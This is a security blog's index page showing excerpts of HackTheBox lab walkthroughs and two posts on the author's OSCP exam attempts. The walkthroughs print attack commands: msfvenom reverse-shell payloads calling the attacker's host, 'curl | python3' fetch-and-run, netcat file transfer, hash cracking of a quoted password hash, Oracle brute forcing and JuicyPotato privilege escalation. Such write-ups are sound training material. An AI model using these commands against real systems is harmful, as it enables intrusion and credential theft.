Posts

Showing posts with the label OSCP

HTB: Bashed

Image
I run dirbuster on a small wordlist. It finds /dev/phpbash.php. phpbash.php lets user www-data run bash commands on the machine. I try various reverse shells and none of them work. I resort to making an elf file using msfvenom. The command to make the shell is: msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f elf > ex.elf I switch to the /tmp directory and download my elf shell using wget http://10.10.14.4/ex.elf . The system is so old that chmod +x doesn't work. You can use chmod 777 ex.elf instead. I run ./ex.elf and get a reverse shell back in the terminal. The first command I do is sudo -l . I notice I can run any command as user scriptmanager . You can either run sudo -u scriptmanager bash -i or connect to another shell. I download linpeas.sh and run the script. Linpeas is my next step toward privilege escalation. Linpeas points to an unsuual directory called /scripts. It also shows /scripts has been modified in the past 5 minutes. This ...

65 to 80: Passing the OSCP Exam on my 2nd Attempt. OSCP Journey Review.

Image
I sat for my OSCP exam again on Tuesday January 26, 2021. I picked this date because I like the 9am timeslot. Waiting until February was too far out. I wanted to pass the exam at 24 years old. My birthday is in February. It felt like I was failing the exam until 6:23pm when I took control. I reached the Avatar State. Or in Star Wars, after 4 hours of being in a force block, my force power finally won out. I was running Hurdles and I'd trip up after each one on the last box. It would be a 1 - 2 hour lag. I would clear one hurdle, get to the next hurdle and fall. On a good note, none of them stopped me for long. If I was stuck on something for 1.5 hours and finally figure out why, I'd laugh at myself and shake my head. How could I be stuck for that long on that ? The real battle started when 2 boxes are left and I need 1 more. OSCP Journey The hardest part of OSCP is the mental endurance. I put at least if not over 400 hours into studying for it. I've been a ...

HTB Traverxec

Image

Lessons Learned If user directories are hosted on a website, the usual syntax is /~amanda Minimize a window for priv esc is an attack. Ippsec stty method After doing a nmap scan, we see port 22 and 80 is open. Looking around the website, I see the banner nostromo 1.9.6. Thats different than the usual Apache or Nginx. I look it up in SearchSploit and see a Remote Code Exectuion exploit exists. Ippsec method for better shell: -- Gives you tab autocomplete -- CTRL Z stty raw -echo Type fg ENTER, HIT it TWICE -- Gives you tab autocomplete -- export TERM=xterm (now you can clear the screen) I run linpeas and see it highlighted the /var/nostromo/conf/.htpasswd file that contains "david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/" The hash matches format 500. I will use that in hashcat. Strange Priv Esc /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service Run the command up above. Minimize your terminal window. . This will bring ...

HTB OpenAdmin

Image

Lessons Learned curl -x "127.0.0.1:8080" http://www.google.com (Send to Burp Suite) Another way to get shell curl http://10.10.14.9/test.py | python3 find / -user jimmy -ls 2>/dev/null Rec File: nc -l -p 1234 > out.file. Send File: nc 10.10.14.9 1234 sudo /usr/share/john/ssh2john.py joanna.rsa > crack.txt sudo john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt Walkthrough This was a pretty rough box where I learned a lot. The shell is odd. You'll have to grap some python code from PayloadAlltheThings and use curl piped with python3. Use the password: n1nj4W4rri0R! to SSH into jimmy's account You can do this one of two ways. ONE is using curl inside the box. TWO is local port forwarding. The concept of the box is to show comparing == in PHP is wrong. It should be ===, not ==. You must find a word that starts with the SHA512 hash of 0e. Revealed fits the requirement. Take the id_rsa of Joanna and use th...

0 to 65: Failing my OSCP Exam on the First Attempt

Image
I sat for my OSCP exam on Tuesday December 15, 2020. I started at 11am and ended at 10:45am Wednesday. I slept for 1 hour. Timeline Name Points Time Buffer Overflow 25 1:20 minutes Windows Easy 10 50 minutes Windows Medium 20 30 minutes for user. 1.5 hours for priv esc. Linux Medium 20 30 minutes for local.txt. No interactive shell. Linux Hard 25 Admin access to program. No local or root. Total 65 points Outcome I rooted 3 boxes and obtained local.txt on one. I'm very happy with the outcome. I started studying for the OSCP in late July. If I took the exam in July, I would've got 0 points. I improved by 65 points! My first goal was to not look like a fool during the exam. I was a real deal contender! Before I committed to the OSCP, I even wondered if I was smart enough to handle it. Failing the OSCP exam at 65 points is my...

HTB - Nibbles

Image

Port 22 and 80 is open. We see /nibbleblog in the view source. Use dirbuster for http://10.10.14.2/nibbleblog/. We find the /admin directory and login as admin:nibbles. Get shell by following this: https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/

HTB - Silo Oracle

Image
Walkthrough We see port 1521 is open with the banner Oracle. Lets use /opt/odat.py to find out more. Step 1 - Find a valid SID python3 odat.py sidguesser -s 10.10.10.82 -p 1521 odat finds that XE and XEDB are valid SIDs. Lets use XE. Step 2 - Bruteforce the Username and Password python3 odat.py passwordguesser -s 10.10.10.82 -p 1521 -d XE --accounts-file userpass.txt The userpass.txt file can be found here Step 3 - Login as scott/tiger sqlplus64 scott/tiger@10.10.10.82:1521/XE sqlplus64 scott/tiger@10.10.10.82:1521/XE as sysdba ^ as sysdba is like sudo. Commands below to check privs SELECT * FROM Session_privs; SELECT * FROM User_Role_privs; Step 4 - Read File set serveroutput on Make sure serveroutput is on or nothing will show. declare f utl_file.file_type; s varchar(200); begin f := utl_file.fopen('/inetpub/wwwroot', 'iisstart.htm', 'R'); utl_file.get_line(f,s); utl_file.fclose(f); dbms_output.put_line(s);...

HTB Chatterbox OSCP No Metasploit

Image
Lessons Learned nmap -sT -p- --min-rate 5000 --max-retries 1 10.10.10.74 -Pn (Use this if aggressive scan is slow) Password must be set on root for plink.exe to connect back to Kali (sudo su; passwd root) Must use root account for Ports 1024 and under to connect. Walkthrough First I scan using nmap. My usual nmap -A -p- 10.10.10.74 was on schedule for 3 hours and 30 minutes! I found this nmap option which IS BEAUTIFUL , AMAZING , and a TIME SAVER . If a box takes too long to scan, I will def turn to this. It will become a staple. nmap -sT -p- --min-rate 5000 --max-retries 1 10.10.10.74 -Pn I then do an aggressive scan on both of the ports. AChat is in the header. I searchsploit it. Use msfvenom to generate python shellcode. Remember to include LHOST and LPORT. I changed the -p payload to windows/shell_reverse_tcp msfvenom LHOST=10.10.14.2 LPORT=4444 -a x86 --platform Windows -p windows/shell_reverse_tcp -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x8...

HTB Devel OSCP No Metasploit

Image
Walkthrough I'm writing this because I haven't seen a writeup that used the Potato privilege escalation method. This will be an OSCP No Metasploit allowed writeup. Use this https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx aspx reverse shell. Change the IP and Port in the file. Put the shell.aspx in the FTP directory. Remember to write the command "binary". Its best practice so your file makes it in one piece! Then setup your netcat listener and trigger the shell by visiting http://10.10.10.5/shell.aspx I did a whoami /priv and notice the SEImpersonatePrivilege is Enabled. I run PowerUp and also get a note about it. Looks like will be using a Potato attack! I transfer JuicyPotato86.exe, nc.exe, and go.bat to the Windows box using certutil. FTP will work too. You can get the JuicyPotato x86 compiled exe file here: https://github.com/ivanitlearning/Juicy-Potato-x86/releases . Download the nc.exe x86 here: https://eternallybored.or...